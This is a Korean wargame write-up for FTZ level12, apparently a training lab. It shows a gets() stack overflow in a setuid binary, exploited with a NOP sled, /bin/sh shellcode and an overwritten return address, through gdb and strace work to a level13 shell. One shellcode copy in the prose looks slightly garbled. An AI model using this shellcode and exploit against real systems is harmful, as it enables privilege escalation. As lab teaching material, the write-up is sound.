F.T.Z level12

```
[level12@ftz level12]$ ls -al
total 96
drwxr-xr-x    4 root     level12      4096 Mar 19  2003 .
drwxr-xr-x   34 root     root         4096 Sep 10  2011 ..
-rwsr-x---    1 level13  level12     13771 Mar  8  2003 attackme
-rw-------    1 root     root            1 Jan 15  2010 .bash_history
-rw-r--r--    1 root     level12        24 Feb 24  2002 .bash_logout
-rw-r--r--    1 root     level12       224 Feb 24  2002 .bash_profile
-rw-r--r--    1 root     level12       151 Feb 24  2002 .bashrc
-rw-r--r--    1 root     level12       400 Jan 25  1999 .cshrc
-rw-r--r--    1 root     level12      4742 Jan 25  1999 .emacs
-r--r--r--    1 root     level12       319 Jan 25  1999 .gtkrc
-rw-r--r--    1 root     level12       100 Jan 25  1999 .gvimrc
-rw-r-----    1 root     level12       204 Mar  8  2003 hint
-rw-r--r--    1 root     level12       226 Jan 25  1999 .muttrc
-rw-r--r--    1 root     level12       367 Jan 25  1999 .profile
drwxr-xr-x    2 root     level12      4096 Feb 24  2002 public_html
drwxrwxr-x    2 root     level12      4096 Jul  6 18:05 tmp
-rw-r--r--    1 root     root            1 May  7  2002 .viminfo
-rw-r--r--    1 root     level12      4145 Jan 25  1999 .vimrc
-rw-r--r--    1 root     level12       245 Jan 25  1999 .Xdefaults
[level12@ftz level12]$
```

[그림 1]

```
[level12@ftz level12]$ cat hint


#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main( void )
{
        char str[256];

        setreuid( 3093, 3093 );
        printf( "문 장 을  입 력 하 세 요 .\n" );
        gets( str );
        printf( "%s\n", str );
}


[level12@ftz level12]$
```

[그림 1] 은 level12 디렉터리 상황이다. 우선 hint 파일을 보면 [그림 2]

[그림 2]는 attacckme의 소스코드이다.

하나하나 살펴보면 우선 str이 256크기를 선언하였고 gets 함수를 사용하여 입력을 받고있다 여기서 gets함수같은경우는 개행문자(\n) 나 EOF을 만나기 전까지 저장을하니 오버플로우에 취약한 함수이다.

attackme 를 제한없이 gdb로 열기위해 tmp디렉터리로 복사를한다 `cp attackme /home/level12/tmp` attackme를 gdb로 열고 main의 어셈블리어를본다 (만약 intel 문법으로 보고싶으면 gdb로 열은후 set disassembly-flavor intel 을 입력한다.)

```
(gdb) disas main
Dump of assembler code for function main:
0x08048470 <main+0>:    push   ebp
0x08048471 <main+1>:    mov    ebp,esp
0x08048473 <main+3>:    sub    esp,0x108
0x08048479 <main+9>:    sub    esp,0x8
0x0804847c <main+12>:   push   0xc15
0x08048481 <main+17>:   push   0xc15
0x08048486 <main+22>:   call   0x804835c <setreuid>
0x0804848b <main+27>:   add    esp,0x10
0x0804848e <main+30>:   sub    esp,0xc
0x08048491 <main+33>:   push   0x8048538
0x08048496 <main+38>:   call   0x804834c <printf>
0x0804849b <main+43>:   add    esp,0x10
0x0804849e <main+46>:   sub    esp,0xc
0x080484a1 <main+49>:   lea    eax,[ebp-264]
0x080484a7 <main+55>:   push   eax
0x080484a8 <main+56>:   call   0x804831c <gets>
0x080484ad <main+61>:   add    esp,0x10
0x080484b0 <main+64>:   sub    esp,0x8
0x080484b3 <main+67>:   lea    eax,[ebp-264]
0x080484b9 <main+73>:   push   eax
0x080484ba <main+74>:   push   0x804854c
0x080484bf <main+79>:   call   0x804834c <printf>
0x080484c4 <main+84>:   add    esp,0x10
0x080484c7 <main+87>:   leave
0x080484c8 <main+88>:   ret
0x080484c9 <main+89>:   lea    esi,[esi]
0x080484cc <main+92>:   nop
0x080484cd <main+93>:   nop
0x080484ce <main+94>:   nop
0x080484cf <main+95>:   nop
End of assembler dump.
(gdb)
```

[그림 3]

[그림 3]이 intel 문법인 main의 어셈블리어이다.

<main+3>을 보면 0x108을 공간을 할당하는것을 볼수있는대 0x108을 10진수면 264가되고 <main+49>~<main+56>을 보면 264의 크기를 gets함수에 보내는것으로보아 str함수에 8byte만큼의 더미가 생긴것을 알수있다.

gets함수진행후에 상황을보고싶기때문에 <main+61>브레이크 포인트를잡는다 `b*0x080484ad` 그리고 A를 몇개넣어서 실행을시킨다.

```
Starting program: /home/level12/tmp/attackme
문 장 을  입 력 하 세 요 .
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Breakpoint 1, 0x080484ad in main ()
(gdb)
```


[그림 4]

```
0x080484ba <main+74>:   push   0x804854c
0x080484bf <main+79>:   call   0x804834c <printf>
0x080484c4 <main+84>:   add    esp,0x10
0x080484c7 <main+87>:   leave
0x080484c8 <main+88>:   ret
0x080484c9 <main+89>:   lea    esi,[esi]
0x080484cc <main+92>:   nop
0x080484cd <main+93>:   nop
0x080484ce <main+94>:   nop
0x080484cf <main+95>:   nop
End of assembler dump.
(gdb) b*0x080484ad
Breakpoint 1 at 0x80484ad
(gdb) r
Starting program: /home/level12/tmp/attackme
문장을 입력하세요.
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Breakpoint 1, 0x080484ad in main ()
(gdb) x/50wx $esp
0xbfffe540:     0xbfffe550      0x00000c15      0xbfffe570      0x00000001
0xbfffe550:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffe560:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffe570:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffe580:     0x41414141      0x41414141      0x41414141      0x40008000
0xbfffe590:     0x4001582c      0x00001f1f      0xbfffe5c0      0xbfffe5ec
0xbfffe5a0:     0x4000be03      0x4001624c      0x00000000      0x0177ff8e
0xbfffe5b0:     0x4000807f      0x4001582c      0x00000059      0x40015a38
0xbfffe5c0:     0xbfffe610      0x4000be03      0x40015bd4      0x40016380
0xbfffe5d0:     0x00000001      0x00000000      0x4200dba3      0x420069e4
0xbfffe5e0:     0x42130a14      0xbffffc1d      0xbfffe6a4      0xbfffe624
0xbfffe5f0:     0x4000bcc0      0x08049648      0x00000001      0x08048249
0xbfffe600:     0x4210fd3c      0x42130a14
(gdb)
```

[그림 5] esp의 메모리를 보면 방금 입력한 A(A의 16진수 0x41) 을 볼수있다 이것으로 버퍼의 주소를 알수있다.

그럼 공격할 코드를 짜보자



[그림 6]

[그림 6]은 간단하게 버퍼상황을 표현한것이다.

그러면 이제 NOP sled기법을 사용해서 str부터 SFP총 268byte에 쉘코드61byte와 NOP 207 byte 을 저장하고 RET에 버퍼주소를 넣는 코드를 작성하면된다.

SHELLCODE=\x31\xc0\xb0\x31\xcd\x80\x89\xc3\x89\xc1\x31\xc0\xb0\x46\xcd\x80
\xeb\x1\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08
\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff \x2f\x62\x69\x6e\x2f\x73\x68


(python -c'print"\x90"*207+"\x31\xc0\xb0\x31\xcd\x80\x89\xc3\x89\xc1\x31\xc0\xb0
\x46\xcd\x80\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89

\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff \xff\x2f\x62\x69\x6e\x2f\x73\x68"+"\x60\xe5\xff\xbf"';cat) | /home/level12/attackme

코드를보면

- RET에주소는 아까 찾은 버퍼주소중 하나를 사용하였다.
- cat을 쓴이유는 cat이없으면 EOF로 처리가되버려 종료가되기때문에 사용했다
- 리눅스 파이프를 이용해서 공격한것은 level12의 attackme 는 실행한뒤 입력을받기때문에 그런것이다

이 공격의경우 attackme에는 ASLR이 걸려있어 주소가 바뀌기 떄문에 여러번 시도를해야 성공을한다



[그림 7]

[그림 7]과 같이 쉘을 따낼수있지만 여러번 시도를 해야한다

그러던중 흥미로운것을 알게됬다

```
[level12@ftz tmp]$ strace ./attackme
execve("./attackme", ["./attackme"], [/* 23 vars */]) = 0
uname({sys="Linux", node="ftz.hackerschool.org", ...}) = 0
brk(0)                                  = 0x804967c
old_mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x40016000
open("/etc/ld.so.preload", O_RDONLY)    = -1 ENOENT (No such file or directory)
open("/etc/ld.so.cache", O_RDONLY)      = 3
fstat64(3, {st_mode=S_IFREG|0644, st_size=28519, ...}) = 0
old_mmap(NULL, 28519, PROT_READ, MAP_PRIVATE, 3, 0) = 0x40017000
close(3)                                = 0
open("/lib/tls/libc.so.6", O_RDONLY)    = 3
read(3, "\177ELF\1\1\1\0\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0`V\1B4\0"..., 512) = 512
fstat64(3, {st_mode=S_IFREG|0755, st_size=1531064, ...}) = 0
old_mmap(0x42000000, 1257224, PROT_READ|PROT_EXEC, MAP_PRIVATE, 3, 0) = 0x42000000
old_mmap(0x4212e000, 12288, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED, 3, 0x12e000) = 0x4212e000
old_mmap(0x42131000, 7944, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0x42131000
close(3)                                = 0
set_thread_area({entry_number:-1 -> 6, base_addr:0x400169e0, limit:1048575, seg_32bit:1, contents:0, read_exec_only:0, lim
it_in_pages:1, seg_not_present:0, useable:1}) = 0
munmap(0x40017000, 28519)               = 0
setreuid32(0xc15, 0xc15)                = -1 EPERM (Operation not permitted)
fstat64(1, {st_mode=S_IFCHR|0620, st_rdev=makedev(136, 1), ...}) = 0
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x40017000
write(1, "\271\256\300\345\300\273 \300\324\267\302\307\317\274\274"..., 19문 장 을  입 력 하 세 요 .
) = 19
fstat64(0, {st_mode=S_IFCHR|0620, st_rdev=makedev(136, 1), ...}) = 0
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x40018000
read(0, 
```

[그림 8]

[그림 8]은 strace로 attacke 를 열어본것이다.

[그림 8]의 밑에부분을 보면 처음 mmap2랑 마지막에 0x40017000이나0x40018000을 써있는부분이있을것이다 두주소에는 입력한내용이 저장되는 주소라는것을 알게되었다. 우선 이 주소에 저장되는지 확인하기 위해 버퍼의 주소를 찾던것과같이 gdb로 찾아보았다

```
(gdb) r
Starting program: /home/level12/tmp/attackme
문 장 을  입 력 하 세 요 .
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAa

Breakpoint 1, 0x080484ad in main ()
(gdb) x/24wx 0x40017000
0x40017000:     0xe5c0aeb9      0xc020bbc0      0xc7c2b7d4      0xbfbcbccf
0x40017010:     0x000a2ee4      0x00000000      0x00000000      0x00000000
0x40017020:     0x00000000      0x00000000      0x00000000      0x00000000
0x40017030:     0x00000000      0x00000000      0x00000000      0x00000000
0x40017040:     0x00000000      0x00000000      0x00000000      0x00000000
0x40017050:     0x00000000      0x00000000      0x00000000      0x00000000
(gdb) x/24wx 0x40018000
0x40018000:     0x41414141      0x41414141      0x41414141      0x41414141
0x40018010:     0x41414141      0x41414141      0x41414141      0x41414141
0x40018020:     0x41414141      0x41414141      0x41414141      0x41414141
0x40018030:     0x41414141      0x41414141      0x41414141      0x41414141
0x40018040:     0x41414141      0x41414141      0x41414141      0x41414141
0x40018050:     0x41414141      0x41414141      0x41414141      0x41414141
(gdb)
0x40018060:     0x41414141      0x41414141      0x41414141      0x41414141
0x40018070:     0x41414141      0x41414141      0x41414141      0x41414141
0x40018080:     0x41414141      0x41414141      0x41414141      0x41414141
0x40018090:     0x0a614141      0x00000000      0x00000000      0x00000000
0x400180a0:     0x00000000      0x00000000      0x00000000      0x00000000
0x400180b0:     0x00000000      0x00000000      0x00000000      0x00000000
(gdb) 
```

[그림 9]

[그림 9]를 보았을때 [그림 8]에서 찾은 주소에 내가 입력한 값이 저장된다는것을 알았다. 그래서 이 주소를 가지고 공격을 시도해보았다

```
[level12@ftz tmp]$ (python -c'print"\x90"*207+"\x31\xc0\xb0\x31\xcd\x80\x89\xc3\x89\xc1\x31\xc0\xb0\x46\xcd\x80\xeb\x1f\x5
e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\
xe8\xdc\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68"+"\x00\x80\x01\x40"';cat) | /home/level12/attackme
문 장 을  입 력 하 세 요 .
?????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????
?????????????????????????????????????????????????????????????????????????????????????1육 1? ?퉨 ? 육 F? ? ^?1퀭 F?F

                                                                                                                      캣 ? ?V
                                                                                                                            ? 1?
? ? 汪   /bin/sh
id
uid=3093(level13) gid=3092(level12) groups=3092(level12)
```

[그림 10]

[그림 10]을 보면 알수있듯이 쉘을 따내는것에 성공을하였다 이전 시도한 방법과달리 여러번 시도하지않고 한번에 성공을하였다.